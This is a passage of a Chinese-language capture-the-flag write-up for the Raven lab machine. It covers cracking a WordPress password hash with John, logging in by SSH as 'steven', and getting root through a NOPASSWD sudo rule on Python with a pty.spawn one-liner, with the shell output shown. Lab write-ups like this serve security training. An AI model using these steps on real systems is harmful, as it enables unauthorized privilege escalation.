


在`/root`下查看flag4.txt，如图：




SUDO提权


查看数据库时在wordpress的数据库中发现Hash，如图：



使用cmd5解密发现付费，然后使用John进行破解，如图：



使用该密码可登录`steven`，如图：



也可以使用ssh登录，如图：

```
slash@kali:~$ ssh steven@192.168.58.135
steven@192.168.58.135's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 25 04:50:17 2022 from 192.168.58.129
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ ls
$ pwd
/home/steven
$
```

执行sudo发现可以使用`/usr/bin/python`，然后直接提权，如图：

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ /usr  ^H^H^H^H^H
-sh: 5: /usr: Permission denied
$ sudo /usr/bin/python -c 'import pty;pty.spq^Ha
> '
  File "<string>", line 1
    import pty;pty.spa
                   ^
SyntaxError: invalid syntax
$ sudo /usr/bin/python -c 'import pty;pty.spawn("/bin/sh")'
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

其它路径

在获取root权限之后一直在想泄露的php代码应该怎么利用，通过Google搜索后发现：
https://medium.com/@foximusmaximus/pentest-writeup-raven-1-part-1-fd31157cf6af